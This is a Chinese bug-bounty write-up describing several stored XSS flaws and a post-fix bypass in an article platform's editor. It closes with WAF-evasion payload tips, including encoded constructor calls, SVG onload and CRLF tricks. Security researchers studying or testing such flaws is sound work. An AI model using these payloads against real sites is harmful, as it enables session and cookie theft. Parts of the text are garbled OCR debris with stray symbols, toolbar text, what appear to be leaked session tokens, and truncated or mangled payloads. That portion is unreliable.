

0x01：利用编辑器的超链接组件导致存储XSS

鄙人太菜了，没啥高质量的洞呀，随便水一篇文章吧。

在月黑风高的夜晚，某骇客喊我起床挖洞，偷瞄了一下发现平台正好出活动了，想着小牛试刀吧




首先信息收集了一下，发现一个奇怪了域名引起了我的注意，访问后，发现是一个投稿平台，可以发布文章到后台进行审核。

使用账户登录进系统，就能发现一处文章管理

第一时间就想到发布文章，再观察系统中发现一个不知名的编辑器（知道的大牛可以说一下）存在 超链接 功能，那么就尝试利用一下吧



在超链接中注入伪协议来构造xss



这里有个小细节就是下方的小按钮

- 1. 当处于开启状态时：触发超链接按钮后，页面会在新窗口中执行跳转操作
- 2. 当处于关闭状态时，触发超链接按钮后，页面会在当前网站中执行javascript操作

所以这里就需要关闭掉

发布文章后，可以看到在正文中成功触发javascript：



因为这里我是直接插入的超链接，所以页面中是处于纯白色状态。

0x02：文章正文处的存储XSS绕过

来到新建文章中就是上payload，鄙人很菜，挖XSS都是见框就X



在标题处和正文中输入payload点击提交，开启burpsuite抓包


创建文章

标题 testtestx"><img src=1 onerror=alert(document.cookie):

封面 上传

内容

16 行高 字间距 A B I U \div A^S A_s^v ∇ \odot \equiv \equiv \equiv \equiv \equiv



```
testtestx"><img src=1 onerror=alert(document.cookie)>
```

提交

可以看到运作过程是先进行前端HTML实体编码处理

M8C4ATu8RIKZUdcMJnmCqnZg91lZikD%22%3B%7D

```
{ "title": "testtesttestx\"><img src=1 onerror=alert(document.cookie)>", "content": "<p>testtesttestx&quot;&gt;&lt;&lt;img src=1 onerror=alert(document.cookie)&gt;&lt;/p>" }
```

?

<

+

>

这边只要重新替换掉payload就可以达到绕过的效果了

261f3d1%26sk%3D49ada3dff2e6bae7ef5e88562883c952%26mt%3D16252202
08%26rc%3D%26v%3D2.0%26a%3D1;
PHPSESSID=9rjclqjpemshj7sms5th7ielr2;
_csrf=e294453b02989e767f6e3dfeda78c0df369ab62b6ef973689c42f6839d
0abf3aa%3a2%3A7Bi%3A0%3Bs%3A5%3Aa%22_csrf%22%3Bi%3A1%3Bs%3A32%3A
%22vfgdQ2tyeMGvpui-b6Dn6xfSRTIGcMhg%22%3B%7D

```
{ "title": " ", "cover": "http:// /t01586b731d216d981a.jpeg", "content": "<p>testtesttest<img src=1onerror=alert(document.cookie)></p> }
```

Content-Length: 26


```
{ "errno":0, "msg":"成功" }
```

?
<
+
>

没有比赛

② < + > 输入搜索字词

访问发布的文章页面后，成功触发XSS




至此，两个存储XSS提交上去，收工睡觉。



0x03：编辑器中的媒体组件导致存储XSS


经过上回的两个存储XSS，我觉得还没完，第二天继续看，果然功夫不负有心人
在测试编辑器的其他功能后，发现媒体功能插入的资源地址可以回显在页面



添加网络资源：




其过滤了很多了标签，事件，但并不妨碍我们通过burp进行FUZZ




选择嵌入式媒体，经过反复测试构造如下payload：

```
x"><marquee loop=1 width=0 onfinish=alert(document.cookie)>
```



提交文章后访问url 成功触发




0x04：编辑器中的媒体组件导致存储XSS（Bypass

前面的漏洞均已提交，过了几天就修复了，本来以为这样就结束了。然而事情并不如此



既然修复了，那么真男人就该尝试绕过，根据0x03的操作步骤重新打了一遍，发现其中的种种过滤问题。




1. 过滤了alert脚本函数
2. 过滤了不少js事件，但Onfinish事件没有过滤

标签也没有进行过滤

这个开发估计也是偷懒了，过滤做的拉胯的一批，那我们就对症下药：

```
x"><marquee loop=1 width=0 onfinish=prompt(document
```

最后也是如愿以偿的执行了：



因为业务线那边的修复状态原因，目前还不方便更新该站的绕过

因为暴力破解时的效率太低，目的是寻找漏洞和漏洞的利用，
欲知后事如何,请听下回分解

0x05 分享一些xss小tips

1.当某参数输出的值在JS中被反引号包裹，通过`\${}`可以执行javasc

```
<script>var a=`Hello${alert(1)}`</script>
```

2.SVG中的测试XSS

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<svgonload="window.location='https://www.baidu.com'">
</svg>
```

3.不允许使用函数执行的WAF可尝试如下payload绕过

```
<svg/onload="[ ]['\146\151\154\164\145\162']
['\143\157\156\163\164\162\165\143\164\157\162']('\'
()'">
```

4.在测试中也可以尝试使用编码绕过，多重url编码、HTML实体编码、一些字符拼接。

或者使用回车;换行 绕过 某些WAF \r\n可以实现绕过
payload:

```
<svg onload\r\n=$.globalEval("al"+"ert()");>
```

```
<svg onload\r\n=$.globalEval("al"+"ert()");>
```